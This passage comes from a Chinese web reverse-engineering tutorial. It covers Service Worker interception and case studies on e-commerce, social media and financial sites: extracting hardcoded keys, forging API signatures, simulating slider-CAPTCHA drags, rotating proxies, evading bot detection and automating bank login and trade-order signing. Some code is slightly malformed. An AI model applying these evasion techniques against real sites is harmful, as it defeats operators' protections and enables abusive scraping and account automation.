event.respondWith(fetch(event.request));
});

// 主页面中注册
navigator.serviceWorker.register("/proxy-sw.js", { scope: "/" });

// 监听拦截的数据
navigator.serviceWorker.addEventListener("message", (event) => {
 if (event.data.type === "API_RESPONSE") {
 console.log("Intercepted API call:", event.data.url);
 console.log("Data:", event.data.data);
 }
});
```

## 最佳实践

### 逆向分析流程

#### 1. 检测 Service Worker 存在

- 检查 `navigator.serviceWorker` API
- 查看开发者工具 Application 面板
- 枚举所有注册

#### 2. 提取 Service Worker 脚本

- 获取脚本 URL
- 下载并分析代码
- 识别缓存策略

#### 3. 分析缓存内容

- 枚举所有缓存
- 提取缓存的 API 响应
- 寻找敏感数据

#### 4. 监控网络拦截

- 识别被拦截的请求
- 分析请求/响应修改
- 绕过缓存机制

### 安全考虑

作为开发者:

1. 不要缓存敏感数据
  - 避免缓存包含 Token 的 API 响应

- 
- 不要缓存用户个人信息

## 2. 实施缓存版本控制

- 更新时清理旧缓存
- 使用版本号命名缓存

## 3. 验证 Service Worker 来源

- 使用 HTTPS
- 实施 CSP 限制

作为研究者:

### 1. 合法授权

- 仅在授权范围内分析
- 遵守负责任披露原则

### 2. 隐私保护

- 不要泄露用户数据
- 测试时使用测试账号

---

## 常见问题

Q: Service Worker 能访问 Cookie 吗?

A: Service Worker 无法直接访问 `document.cookie` , 但:

- Fetch 请求会自动携带 Cookie
- 可以通过拦截请求读取 `Cookie` 头
- 可以设置响应的 `Set-Cookie` 头 (受同源策略限制)

---

## Q: 如何调试 Service Worker?

A:

### 1. Chrome DevTools:

- Application → Service Workers
  - 可以启动/停止、更新、注销
  - 可以在 Sources 中设置断点

### 2. Firefox DevTools:

- about:debugging → This Firefox → Service Workers
  - 可以启动和注销

### 3. 编程方式:

```
chrome://inspect/#service-workers // Chrome
about:debugging#/runtime/this-firefox // Firefox
```

---

## Q: Service Worker 能被禁用吗?

A:

- 用户可以在浏览器设置中禁用
- 开发者可以通过 `unregister()` 注销
- 某些浏览器扩展可以阻止 Service Worker

---

## Q: Service Worker 的作用域是什么?

A: Service Worker 的作用域 (scope) 决定了它能控制哪些页面:

```
// 只能控制 /app/ 下的页面
navigator.serviceWorker.register("/sw.js", { scope: "/app/" });

// 默认作用域是脚本所在目录
navigator.serviceWorker.register("/scripts/sw.js"); // scope = '/scripts/'
```

## 进阶阅读

### 官方文档

- [Service Worker API - MDN](#)
- [PWA 文档 - web.dev](#)
- [Cache API - MDN](#)

### 工具与库

- [Workbox](#) - Google 的 Service Worker 库
- [sw-toolbox](#) - Service Worker 工具箱
- [PWA Builder](#) - PWA 生成器

### 安全研究

- [Service Worker Security](#)
- [PWA Security Best Practices](#)

## 相关章节

- 浏览器调试技巧
- 离线存储分析

- CSP 绕过技术
- Web Worker 分析

# Part VI: Complete Menus

---

| [R44] E-commerce

# R44: 电商网站逆向案例

## 概述

电商网站通常具有复杂的反爬虫机制，包括 API 签名、加密价格、滑块验证码等。本文通过实际案例介绍电商网站的逆向思路。

## 案例一：商品价格加密

### 背景

某电商网站的商品列表页，价格字段返回的是加密字符串：

```
{
 "product_id": 12345,
 "name": "iPhone 15",
 "price_enc": "U2FsdGVkX19Qx7..."
}
```

浏览器能正常显示价格，说明前端有解密逻辑。

### 逆向步骤

#### 1. 定位解密函数

方法一：搜索关键词

```
// 在 Sources 面板搜索
"price_enc";
"decrypt";
"AES";
```

## 方法二：DOM 断点

1. 右键价格元素 -> Inspect
2. 右键 DOM 节点 -> Break on -> subtree modifications
3. 刷新页面，断点会停在修改价格的代码处

## 2. 分析加密算法

断点停下后，观察 Call Stack:

```
updatePrice()
| - decryptPrice(encryptedPrice)
| - CryptoJS.AES.decrypt(enc, key, {iv: iv})
```

发现使用了 AES-CBC 加密，Key 和 IV 都在 JS 中硬编码：

```
function decryptPrice(enc) {
 var key = CryptoJS.enc.Utf8.parse("1234567890abcdef");
 var iv = CryptoJS.enc.Utf8.parse("abcdefghijklmnp");
 var decrypted = CryptoJS.AES.decrypt(enc, key, {
 iv: iv,
 mode: CryptoJS.mode.CBC,
 padding: CryptoJS.pad.Pkcs7,
 });
 return decrypted.toString(CryptoJS.enc.Utf8);
}
```

### 3. Python 实现

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import base64

def decrypt_price(price_enc):
 key = b'1234567890abcdef'
 iv = b'abcdefghijklmnp'

 cipher = AES.new(key, AES.MODE_CBC, iv)
 encrypted_data = base64.b64decode(price_enc)
 decrypted = unpad(cipher.decrypt(encrypted_data), AES.block_size)

 return decrypted.decode('utf-8')

测试
price_enc = "U2FsdGVkX19Qx7..."
print(decrypt_price(price_enc)) # "5999"
```

## 案例二：API 签名逆向

### 背景

商品搜索接口需要签名参数：

```
GET /api/search?q=iPhone&page=1&sign=abc123×tamp=1234567890
```

不带 `sign` 或签名错误都会返回 403。

## 逆向步骤

### 1. 定位签名生成

XHR 断点:

1. Sources -> XHR/fetch breakpoints

2. 输入 `/api/search`

3. 刷新页面, 断点会在请求发送前停下

### 2. 分析签名逻辑

在 Call Stack 中追踪, 发现签名生成函数:

```
function generateSign(params) {
 // 1. 参数排序
 var keys = Object.keys(params).sort();

 // 2. 拼接字符串
 var str = keys.map((k) => k + "=" + params[k]).join("&");

 // 3. 加盐
 str += "&key=my_secret_key_2023";

 // 4. MD5
 return md5(str);
}
```

验证:

```
generateSign({ q: "iPhone", page: 1, timestamp: 1234567890 });
// "e10adc3949ba59abbe56e057f20f883e"
```

### 3. Python 实现

```
import hashlib
import time

def generate_sign(params):
 # 参数排序
 sorted_params = sorted(params.items())

 # 拼接
 param_str = '&'.join([f'{k}={v}' for k, v in sorted_params])

 # 加盐
 sign_str = param_str + '&key=my_secret_key_2023'

 # MD5
 return hashlib.md5(sign_str.encode()).hexdigest()

使用
params = {
 'q': 'iPhone',
 'page': 1,
 'timestamp': int(time.time())
}
params['sign'] = generate_sign(params)

发送请求
import requests
response = requests.get('https://example.com/api/search', params=params)
print(response.json())
```

## 案例三：滑块验证码

### 背景

登录时出现滑块验证码，需要拖动滑块到指定位置。

## 逆向思路

### 1. 轨迹生成

真实用户拖动滑块时，轨迹是不规则的（有加速、减速、抖动）。

简单的线性轨迹：

```
def generate_track(distance):
 track = []
 current = 0
 while current < distance:
 step = min(5, distance - current) # 每次移动 5px
 track.append(step)
 current += step
 return track
```

模拟真实轨迹 (更高级)：

```
import random

def generate_realistic_track(distance):
 track = []
 current = 0
 mid = distance * 0.8 # 80% 处开始减速

 while current < distance:
 if current < mid:
 # 加速阶段
 step = random.randint(5, 10)
 else:
 # 减速阶段
 step = random.randint(2, 5)

 if current + step > distance:
 step = distance - current

 track.append(step)
 current += step

 # 随机抖动
 if random.random() < 0.2:
 track.append(-random.randint(1, 2))
 current -= track[-1]

 return track
```

## 2. Selenium 模拟

```
from selenium import webdriver
from selenium.webdriver.common.action_chains import ActionChains
from selenium.webdriver.common.by import By
import time

driver = webdriver.Chrome()
driver.get('https://example.com/login')

等待滑块加载
slider = driver.find_element(By.CLASS_NAME, 'slider-button')

生成轨迹
distance = 260 # 需要移动的距离（像素）
track = generate_realistic_track(distance)

执行拖动
ActionChains(driver).click_and_hold(slider).perform()
for step in track:
 ActionChains(driver).move_by_offset(step, 0).perform()
 time.sleep(random.uniform(0.001, 0.003)) # 模拟人类延迟

ActionChains(driver).release().perform()
```

## 案例四：限流与反爬

### 背景

频繁请求会触发限流：

- 单 IP 每分钟最多 60 次请求
- 超过后返回 429 Too Many Requests

## 绕过策略

### 1. 降低请求频率

```
import time

for page in range(1, 100):
 response = requests.get(f'https://example.com/api/products?page={page}')
 print(response.json())

 # 休眠 1-3 秒
 time.sleep(random.uniform(1, 3))
```

### 2. 使用代理池

```
proxies_list = [
 {'http': 'http://proxy1:port'},
 {'http': 'http://proxy2:port'},
 # ...
]

for page in range(1, 100):
 proxy = random.choice(proxies_list)
 response = requests.get(
 f'https://example.com/api/products?page={page}',
 proxies=proxy
)
```

### 3. 分布式爬取

使用 Scrapy + Redis 实现分布式：

- 多台服务器同时爬取
- Redis 存储任务队列和去重
- 每台服务器独立 IP

## 总结

电商网站逆向的核心挑战：

1. 加密算法：价格、库存等敏感数据加密
2. API 签名：防止参数篡改
3. 验证码：滑块、点选、行为验证
4. 限流：IP 封禁、频率限制

应对策略：

- 静态分析 + 动态调试定位加密逻辑
- Hook 关键函数验证算法
- 使用代理池、降低频率避免封禁
- Selenium/Puppeteer 应对复杂验证码

## 相关章节

- API 接口逆向
- JavaScript 反混淆
- 验证码识别与绕过
- 代理池管理

## [R45] Social Media

# R45: 社交媒体逆向案例

## 概述

社交媒体平台通常包含复杂的 API 调用、无限滚动加载、实时通信、内容推荐算法等。本文通过真实案例介绍社交媒体平台的逆向分析技巧。

## 案例一：微博/Twitter 无限滚动分页

### 背景

社交媒体的信息流通常采用无限滚动（Infinite Scroll）方式加载：

- 用户滚动到底部时自动加载下一页
- 不使用传统的 `page=1,2,3` 分页
- 使用游标（cursor）或最后一条 ID 作为分页标识

### 逆向步骤

#### 1. 抓包分析

滚动到底部，观察 Network 面板的 XHR 请求：

```
GET /api/timeline?max_id=1234567890&count=20 HTTP/1.1
```

---

参数说明：

- `max_id`：当前页最后一条微博的 ID
- `count`：每页数量

响应结构：

```
{
 "data": [
 {
 "id": "1234567890",
 "text": "微博内容...",
 "user": {...},
 "created_at": "2023-12-17 10:00:00"
 },
 // 更多微博...
],
 "next_cursor": "1234567850" // 下一页的 cursor
}
```

---

## 2. Python 实现爬取

```
import requests
import time

class WeiboScraper:
 def __init__(self, cookie):
 self.session = requests.Session()
 self.session.headers.update({
 'User-Agent': 'Mozilla/5.0...',
 'Cookie': cookie,
 'Referer': 'https://weibo.com/'
 })
 self.base_url = 'https://weibo.com/api/timeline'

 def fetch_timeline(self, max_id=None, count=20):
 """获取时间线"""
 params = {'count': count}
 if max_id:
 params['max_id'] = max_id

 response = self.session.get(self.base_url, params=params)
 return response.json()

 def scrape_all(self, max_pages=10):
 """爬取多页"""
 all_posts = []
 next_cursor = None

 for page in range(max_pages):
 print(f'Fetching page {page + 1}...')

 data = self.fetch_timeline(max_id=next_cursor)

 posts = data.get('data', [])
 all_posts.extend(posts)

 # 获取下一页游标
 next_cursor = data.get('next_cursor')
 if not next_cursor:
 print('No more data')
 break

 # 礼貌延迟
 time.sleep(2)

 return all_posts

使用
scraper = WeiboScraper(cookie='YOUR_COOKIE_HERE')
posts = scraper.scrape_all(max_pages=5)

for post in posts:
 print(f"[{post['id']}] {post['text']}
```

## 案例二：Instagram/抖音图片/视频 URL 解密

### 背景

社交媒体平台的图片/视频 URL 通常经过加密或签名：

- 防止直接下载
- 防止盗链
- 添加时效性（URL 在一定时间后失效）

### 逆向步骤

#### 1. 观察图片加载

在 Network 面板中观察图片请求：

```
GET /img/v2/abc123?sig=def456&ts=1702800000 HTTP/1.1
```

参数：

- `sig`：签名
- `ts`：时间戳

#### 2. 定位签名生成函数

在 Sources 面板搜索 `sig` 或 `signature`，找到生成逻辑：

```
function generateImageSignature(imageId, timestamp) {
 // 拼接字符串
 const str = `${imageId}:${timestamp}:${SECRET_SALT}`;

 // MD5 签名
 return md5(str);
}

// 使用
const imageUrl = `/img/v2/${imageId}?sig=${sig}&ts=${timestamp}`;
```

密钥提取:

```
// 搜索 "SECRET_SALT" 或硬编码的字符串
const SECRET_SALT = "my_secret_key_2023";
```

### 3. Python 实现

```
import hashlib
import time

class MediaDownloader:
 SECRET_SALT = "my_secret_key_2023" # 从 JS 中提取

 def generate_signature(self, media_id, timestamp):
 """生成签名"""
 str_to_sign = f"{media_id}:{timestamp}:{self.SECRET_SALT}"
 return hashlib.md5(str_to_sign.encode()).hexdigest()

 def get_media_url(self, media_id):
 """生成有签名的媒体 URL"""
 timestamp = int(time.time())
 sig = self.generate_signature(media_id, timestamp)

 return f"https://example.com/img/v2/{media_id}?sig={sig}&ts={timestamp}"

 def download(self, media_id, save_path):
 """下载媒体"""
 url = self.get_media_url(media_id)
 response = requests.get(url)

 with open(save_path, 'wb') as f:
 f.write(response.content)

 print(f'Downloaded to {save_path}')

使用
downloader = MediaDownloader()
downloader.download('abc123', 'image.jpg')
```

## 案例三：GraphQL API 逆向

### 背景

现代社交媒体（如 Facebook, Instagram, GitHub）使用 GraphQL 而非 REST API：

- 单个端点处理所有请求
- 客户端指定需要的字段

- 复杂的查询结构

## 逆向步骤

### 1. 抓包分析 GraphQL 请求

```
POST /graphql HTTP/1.1
Content-Type: application/json

{
 "query": "query UserTimeline($userId: ID!, $first: Int!) { user(id: $userId)
 posts(first: $first) { edges { node { id text created_at likes { count } } } } }",
 "variables": {
 "userId": "12345",
 "first": 20
 }
}
```

### 2. 理解查询结构

查询格式化后：

```
query UserTimeline($userId: ID!, $first: Int!) {
 user(id: $userId) {
 posts(first: $first) {
 edges {
 node {
 id
 text
 created_at
 likes {
 count
 }
 }
 }
 }
 }
}
```

---

### 3. Python 实现

```
import requests

class GraphQLClient:
 def __init__(self, endpoint, token):
 self.endpoint = endpoint
 self.headers = {
 'Authorization': f'Bearer {token}',
 'Content-Type': 'application/json'
 }

 def query(self, query_string, variables=None):
 """执行 GraphQL 查询"""
 payload = {'query': query_string}
 if variables:
 payload['variables'] = variables

 response = requests.post(
 self.endpoint,
 json=payload,
 headers=self.headers
)

 return response.json()

 def get_user_posts(self, user_id, first=20):
 """获取用户帖子"""
 query = """
query UserTimeline($userId: ID!, $first: Int!) {
 user(id: $userId) {
 posts(first: $first) {
 edges {
 node {
 id
 text
 created_at
 likes {
 count
 }
 comments {
 count
 }
 }
 }
 }
 }
}

variables = {
 'userId': user_id,
 'first': first
}
```

```
 return self.query(query, variables)

使用
client = GraphQLClient(
 endpoint='https://example.com/graphql',
 token='YOUR_TOKEN_HERE'
)

result = client.get_user_posts(user_id='12345', first=50)

解析结果
posts = result['data']['user']['posts']['edges']
for edge in posts:
 post = edge['node']
 print(f"{{post['id']}} {post['text']}")
 print(f"Likes: {post['likes']['count']}, Comments: {post['comments']['count']}")
```

## 案例四：实时通知与 WebSocket

### 背景

社交媒体的实时通知（新消息、点赞、评论）通常使用 WebSocket：

- 双向通信
- 服务器主动推送
- 保持长连接

### 逆向步骤

#### 1. 观察 WebSocket 连接

在 Network 面板的 WS 标签中查看：

```
// 连接建立
ws://example.com/ws?token=abc123&userId=12345

// 接收消息
{
 "type": "notification",
 "data": {
 "id": "notify_123",
 "type": "like",
 "from_user": "user_456",
 "post_id": "post_789",
 "timestamp": 1702800000
 }
}

// 发送消息（心跳）
{
 "type": "ping",
 "timestamp": 1702800000
}
```

## 2. Hook WebSocket

```
// Hook WebSocket 构造函数
const OriginalWebSocket = window.WebSocket;
window.WebSocket = function (url, protocols) {
 console.log("[WebSocket] Connecting to:", url);

 const ws = new OriginalWebSocket(url, protocols);

 // Hook onmessage
 const originalOnMessage = ws.onmessage;
 ws.onmessage = function (event) {
 console.log("[WebSocket] Received:", event.data);
 if (originalOnMessage) {
 originalOnMessage.call(this, event);
 }
 };

 // Hook send
 const originalSend = ws.send;
 ws.send = function (data) {
 console.log("[WebSocket] Sending:", data);
 return originalSend.call(this, data);
 };

 return ws;
};
```

---

### 3. Python 实现 WebSocket 客户端

```
import websocket
import json
import threading
import time

class SocialMediaWS:
 def __init__(self, token, user_id):
 self.token = token
 self.user_id = user_id
 self.ws = None
 self.running = False

 def on_message(self, ws, message):
 """接收消息回调"""
 data = json.loads(message)
 print(f'[Received] {data}')

 if data['type'] == 'notification':
 self.handle_notification(data['data'])

 def on_error(self, ws, error):
 """错误回调"""
 print(f'[Error] {error}')

 def on_close(self, ws, close_status_code, close_msg):
 """关闭回调"""
 print(f'[Closed] Code: {close_status_code}, Message: {close_msg}')
 self.running = False

 def on_open(self, ws):
 """连接建立回调"""
 print('[Connected]')
 self.running = True

 # 启动心跳线程
 threading.Thread(target=self.send_heartbeat, daemon=True).start()

 def send_heartbeat(self):
 """发送心跳"""
 while self.running:
 if self.ws:
 ping_msg = json.dumps({
 'type': 'ping',
 'timestamp': int(time.time())
 })
 self.ws.send(ping_msg)
 print('[Heartbeat] Sent')

 time.sleep(30) # 每30秒一次

 def handle_notification(self, data):
 """处理通知"""


```

```
notif_type = data['type']
if notif_type == 'like':
 print(f"User {data['from_user']} liked your post {data['post_id']}")
elif notif_type == 'comment':
 print(f"User {data['from_user']} commented on your post")
elif notif_type == 'follow':
 print(f"User {data['from_user']} followed you")

def connect(self):
 """建立连接"""
 url = f"ws://example.com/ws?token={self.token}&userId={self.user_id}"

 self.ws = websocket.WebSocketApp(
 url,
 on_open=self.on_open,
 on_message=self.on_message,
 on_error=self.on_error,
 on_close=self.on_close
)

 # 运行 (阻塞)
 self.ws.run_forever()

def disconnect(self):
 """断开连接"""
 self.running = False
 if self.ws:
 self.ws.close()

使用
ws_client = SocialMediaWS(token='YOUR_TOKEN', user_id='12345')
ws_client.connect() # 阻塞运行
```

## 案例五：推荐算法参数逆向

### 背景

社交媒体的推荐算法会根据用户行为调整内容：

- 点赞、评论、分享
- 停留时间
- 滚动速度

- 交互频率

这些数据通过 API 发送到服务器。

## 逆向步骤

### 1. 抓包分析行为上报

```
POST /api/behavior HTTP/1.1
Content-Type: application/json

{
 "session_id": "sess_123",
 "events": [
 {
 "type": "view",
 "post_id": "post_789",
 "duration": 5.2, // 停留时间 (秒)
 "timestamp": 1702800000
 },
 {
 "type": "like",
 "post_id": "post_789",
 "timestamp": 1702800005
 },
 {
 "type": "share",
 "post_id": "post_789",
 "platform": "wechat",
 "timestamp": 1702800010
 }
]
}
```

## 2. 定位行为追踪代码

```
// 追踪帖子浏览
const observer = new IntersectionObserver((entries) => {
 entries.forEach((entry) => {
 if (entry.isIntersecting) {
 const postId = entry.target.dataset.postId;
 const viewStart = Date.now();

 // 记录开始时间
 viewTimers[postId] = viewStart;
 } else {
 const postId = entry.target.dataset.postId;
 if (viewTimers[postId]) {
 const duration = (Date.now() - viewTimers[postId]) / 1000;

 // 上报浏览事件
 trackEvent({
 type: "view",
 post_id: postId,
 duration: duration,
 });
 }

 delete viewTimers[postId];
 }
 }
});

// 监听所有帖子
document.querySelectorAll(".post").forEach((post) => {
 observer.observe(post);
});

// 追踪点赞
function handleLike(postId) {
 trackEvent({
 type: "like",
 post_id: postId,
 timestamp: Date.now(),
 });
}

// 实际的点赞请求
fetch("/api/like", {
 method: "POST",
 body: JSON.stringify({ post_id: postId }),
});
}
```

### 3. 批量上报优化

```
// 批量收集事件
let eventQueue = [];

function trackEvent(event) {
 event.timestamp = Date.now();
 eventQueue.push(event);

 // 达到阈值或超时后批量发送
 if (eventQueue.length >= 10) {
 flushEvents();
 }
}

function flushEvents() {
 if (eventQueue.length === 0) return;

 fetch("/api/behavior", {
 method: "POST",
 headers: { "Content-Type": "application/json" },
 body: JSON.stringify({
 session_id: sessionId,
 events: eventQueue,
 }),
 });
 eventQueue = [];
}

// 定时刷新
setInterval(flushEvents, 30000); // 每30秒

// 页面卸载时发送
window.addEventListener("beforeunload", flushEvents);
```

## 反爬虫对抗

### 常见检测手段

#### 1. 频率限制

- 单 IP 每分钟请求限制

- 账号每日爬取上限

## 2. 行为分析

- 鼠标移动轨迹
- 滚动行为
- 停留时间分布

## 3. 设备指纹

- Canvas 指纹
- WebGL 指纹
- 字体指纹

## 4. 验证码

- 滑块验证
- 图片识别
- 行为验证

---

## 绕过策略

```
import undetected_chromedriver as uc
from selenium.webdriver.common.by import By
import time
import random

class StealthScraper:
 def __init__(self):
 # 使用 undetected-chromedriver 绕过检测
 options = uc.ChromeOptions()
 options.add_argument('--disable-blink-features=AutomationControlled')

 self.driver = uc.Chrome(options=options)

 def human_like_scroll(self):
 """模拟真人滚动"""
 # 随机滚动距离
 scroll_distance = random.randint(300, 700)

 # 分多次滚动（模拟真人）
 for _ in range(random.randint(3, 6)):
 self.driver.execute_script(f"window.scrollBy(0, {random.randint(50, 150)}))")
 time.sleep(random.uniform(0.1, 0.3))

 # 停顿
 time.sleep(random.uniform(1, 3))

 def scrape_feed(self):
 """爬取信息流"""
 self.driver.get('https://example.com/feed')
 time.sleep(3)

 posts = []
 for page in range(5):
 # 模拟真人滚动
 self.human_like_scroll()

 # 提取帖子
 post_elements = self.driver.find_elements(By.CLASS_NAME, 'post')
 for elem in post_elements:
 posts.append({
 'id': elem.get_attribute('data-post-id'),
 'text': elem.find_element(By.CLASS_NAME, 'text').text
 })

 # 随机停顿
 time.sleep(random.uniform(2, 5))

 return posts

使用
```

```
scraper = StealthScraper()
posts = scraper.scrape_feed()
```

## 总结

社交媒体逆向的关键技术：

### 1. 分页机制理解

- 游标分页
- 时间戳分页
- ID 分页

### 2. API 逆向

- REST API
- GraphQL
- WebSocket

### 3. 签名与加密

- URL 签名
- 参数加密
- Token 生成

### 4. 行为模拟

- 鼠标轨迹
- 滚动行为
- 随机延迟

### 5. 反检测

- 设备指纹伪造

- 
- 代理轮换
  - 无头浏览器检测绕过
- 

## 相关章节

- GraphQL API 分析
- WebSocket 通信分析
- 无限滚动加载
- 设备指纹识别

## [R46] Financial Websites

# R46: 金融网站逆向案例

## 概述

金融网站通常具有极高的安全要求，包括多层加密、动态令牌、设备指纹、行为分析等。本文通过真实案例介绍金融网站的逆向分析方法和安全机制。

## 案例一：股票行情数据加密

### 背景

某股票交易平台的实时行情接口返回加密数据：

```
{
 "code": "600000",
 "data": "eJyNVE1v2zAM/SuBzs4h...",
 "timestamp": 1702800000
}
```

前端能实时显示股价、涨跌幅等信息，说明存在解密逻辑。

### 逆向步骤

#### 1. 抓包分析

使用 Chrome DevTools 观察 WebSocket 通信：

```
// 打开控制台
const ws = new WebSocket("wss://stock.example.com/realtimetime");

ws.onmessage = function (event) {
 console.log("Raw data:", event.data);
 // {"code":"600000","data":"eJyNVE1v2zAM...","timestamp":1702800000}
};
```

## 2. 定位解密函数

方法：搜索关键词

在 Sources 面板全局搜索：

- `"data"` 字段访问
- `decompress`
- `inflate`
- `pako` (常见压缩库)

找到解密代码：

```
function decodeMarketData(encryptedData) {
 // 1. Base64 解码
 const compressed = atob(encryptedData);

 // 2. 使用 pako 解压缩 (GZIP)
 const binaryData = pako.inflate(compressed, { to: "string" });

 // 3. JSON 解析
 return JSON.parse(binaryData);
}
```

### 3. Python 实现

```
import base64
import gzip
import json

def decode_market_data(encrypted_data):
 # Base64 解码
 compressed = base64.b64decode(encrypted_data)

 # GZIP 解压
 decompressed = gzip.decompress(compressed)

 # JSON 解析
 return json.loads(decompressed.decode('utf-8'))

测试
encrypted = "eJyNVE1v2zAM/SuBzs4h..."
data = decode_market_data(encrypted)
print(data)
{
"price": 13.56,
"change": 0.23,
"volume": 1234567,
...
}
```

## 案例二：登录加密与双因素认证

### 背景

某网银登录流程：

1. 输入用户名密码
2. 密码需要加密传输
3. 需要短信验证码（双因素认证）
4. 登录成功后获取 Token

## 逆向步骤

### 1. 抓包分析登录请求

```
POST /api/login HTTP/1.1
Content-Type: application/json

{
 "username": "user123",
 "password_enc": "MIGfMA0GCSqGSIb3DQEBA...",
 "device_id": "uuid-1234-5678",
 "timestamp": 1702800000,
 "sign": "e10adc3949ba59abbe56e057f20f883e"
}
```

### 2. 分析密码加密

在登录按钮点击事件上设置断点：

```
// 找到加密函数
function encryptPassword(password, publicKey) {
 // 使用 RSA 公钥加密
 const encrypt = new JSEncrypt();
 encrypt.setPublicKey(publicKey);
 return encrypt.encrypt(password);
}

// 公钥从服务器获取
fetch("/api/public-key")
 .then(res => res.json())
 .then(data => {
 const publicKey = data.public_key;
 const encryptedPwd = encryptPassword(password, publicKey);
 // 发送登录请求
 });
}
```

公钥示例：

```
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC...
-----END PUBLIC KEY-----
```

### 3. 设备指纹生成

```
function generateDeviceId() {
 const fingerprint = {
 userAgent: navigator.userAgent,
 language: navigator.language,
 platform: navigator.platform,
 screen: `${screen.width}x${screen.height}`,
 timezone: new Date().getTimezoneOffset(),
 plugins: Array.from(navigator.plugins)
 .map((p) => p.name)
 .join(","),
 canvas: getCanvasFingerprint(),
 };
 // 生成唯一 ID
 const str = JSON.stringify(fingerprint);
 return md5(str);
}

function getCanvasFingerprint() {
 const canvas = document.createElement("canvas");
 const ctx = canvas.getContext("2d");
 ctx.textBaseline = "top";
 ctx.font = "14px Arial";
 ctx.fillText("Device Fingerprint", 2, 2);
 return canvas.toDataURL();
}
```

---

#### 4. Python 完整实现

```
import requests
import hashlib
import time
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_v1_5
import base64

class BankLogin:
 def __init__(self):
 self.session = requests.Session()
 self.public_key = None

 def get_public_key(self):
 """获取 RSA 公钥"""
 response = self.session.get('https://bank.example.com/api/public-key')
 self.public_key = response.json()['public_key']
 return self.public_key

 def encrypt_password(self, password):
 """RSA 加密密码"""
 key = RSA.import_key(self.public_key)
 cipher = PKCS1_v1_5.new(key)
 encrypted = cipher.encrypt(password.encode())
 return base64.b64encode(encrypted).decode()

 def generate_device_id(self):
 """生成设备指纹"""
 fingerprint = {
 'userAgent': 'Mozilla/5.0...',
 'language': 'zh-CN',
 'platform': 'Linux x86_64',
 'screen': '1920x1080',
 'timezone': -480
 }
 fp_str = str(fingerprint)
 return hashlib.md5(fp_str.encode()).hexdigest()

 def generate_sign(self, params):
 """生成签名"""
 sorted_params = sorted(params.items())
 sign_str = '&'.join([f'{k}={v}' for k, v in sorted_params])
 sign_str += '&key=SECRET_KEY_2023'
 return hashlib.md5(sign_str.encode()).hexdigest()

 def login(self, username, password):
 """登录流程"""
 # 1. 获取公钥
 self.get_public_key()

 # 2. 加密密码
 password_enc = self.encrypt_password(password)
```

```
3. 准备参数
timestamp = int(time.time())
params = {
 'username': username,
 'password_enc': password_enc,
 'device_id': self.generate_device_id(),
 'timestamp': timestamp
}

4. 生成签名
params['sign'] = self.generate_sign(params)

5. 发送登录请求
response = self.session.post(
 'https://bank.example.com/api/login',
 json=params
)

return response.json()

def verify_sms(self, code):
 """验证短信验证码"""
 response = self.session.post(
 'https://bank.example.com/api/verify-sms',
 json={'code': code}
)
 return response.json()

使用
bank = BankLogin()
result = bank.login('user123', 'password123')
print(result)

输入短信验证码
sms_code = input('请输入短信验证码: ')
verify_result = bank.verify_sms(sms_code)
print('Token:', verify_result['token'])
```

## 案例三：交易订单签名防篡改

### 背景

股票交易下单接口需要对订单参数进行签名，防止参数被篡改：

```
POST /api/trade/order HTTP/1.1
```

```
{
 "stock_code": "600000",
 "action": "buy",
 "price": 13.56,
 "quantity": 1000,
 "timestamp": 1702800000,
 "nonce": "abc123",
 "signature": "1a2b3c4d..."
}
```

## 逆向分析

### 1. 定位签名生成函数

在下单按钮上设置断点，追踪调用栈：

```
function generateOrderSignature(orderData) {
 // 1. 参数排序
 const keys = Object.keys(orderData).sort();

 // 2. 拼接字符串
 let signStr = "";
 keys.forEach((key) => {
 if (key !== "signature") {
 signStr += `${key}=${orderData[key]}&`;
 }
 });

 // 3. 添加私钥（从 localStorage 获取）
 const privateKey = localStorage.getItem("user_private_key");
 signStr += `key=${privateKey}`;

 // 4. SHA256 签名
 return CryptoJS.SHA256(signStr).toString();
}
```

### 2. 私钥获取

私钥在登录成功后存储：

```
// 登录响应
{
 "token": "eyJhbGciOiJIUzI1NiIs...",
 "private_key": "sk_live_1234567890abcdef" // 用户私钥
}

// 存储到 localStorage
localStorage.setItem('user_private_key', data.private_key);
```

### 3. Python 实现

```
import hashlib
import time
import uuid

def generate_order_signature(order_data, private_key):
 # 移除 signature 字段
 params = {k: v for k, v in order_data.items() if k != 'signature'}

 # 参数排序
 sorted_params = sorted(params.items())

 # 拼接字符串
 sign_str = '&'.join([f'{k}={v}' for k, v in sorted_params])
 sign_str += f'&key={private_key}'

 # SHA256
 return hashlib.sha256(sign_str.encode()).hexdigest()

下单
order_data = {
 'stock_code': '600000',
 'action': 'buy',
 'price': 13.56,
 'quantity': 1000,
 'timestamp': int(time.time()),
 'nonce': str(uuid.uuid4())
}

生成签名
private_key = 'sk_live_1234567890abcdef' # 从登录响应获取
order_data['signature'] = generate_order_signature(order_data, private_key)

发送订单
response = requests.post(
 'https://stock.example.com/api/trade/order',
 json=order_data,
 headers={'Authorization': f'Bearer {token}'}
)
```

## 案例四：反自动化交易检测

### 背景

金融平台会检测自动化交易行为：

- 鼠标轨迹分析
- 操作时间间隔
- 键盘输入模式
- WebGL 指纹
- 浏览器特征

## 检测机制分析

### 1. 鼠标轨迹收集

```
// 平台收集鼠标移动轨迹
let mouseTrack = [];
document.addEventListener("mousemove", function (e) {
 mouseTrack.push({
 x: e.clientX,
 y: e.clientY,
 timestamp: Date.now(),
 });
});

// 提交订单时一起发送
function submitOrder(orderData) {
 const payload = {
 ...orderData,
 mouse_track: mouseTrack,
 behavior_score: calculateBehaviorScore(mouseTrack),
 };

 return fetch("/api/trade/order", {
 method: "POST",
 body: JSON.stringify(payload),
 });
}

function calculateBehaviorScore(track) {
 // 分析鼠标轨迹是否自然
 // 真人: 曲线、有抖动、速度变化
 // 机器: 直线、匀速

 let smoothness = 0;
 for (let i = 1; i < track.length; i++) {
 const dx = track[i].x - track[i - 1].x;
 const dy = track[i].y - track[i - 1].y;
 const distance = Math.sqrt(dx * dx + dy * dy);
 const time = track[i].timestamp - track[i - 1].timestamp;
 const speed = distance / time;

 // 速度变化越大, 越像真人
 smoothness += Math.abs(speed - (previousSpeed || speed));
 previousSpeed = speed;
 }

 return smoothness > 100 ? 1 : 0; // 1=真人, 0=可疑
}
```

## 2. 绕过策略

使用 Selenium 模拟真实行为:

```
from selenium import webdriver
from selenium.webdriver.common.action_chains import ActionChains
import time
import random
import numpy as np

def generate_bezier_curve(start, end, control_points=2):
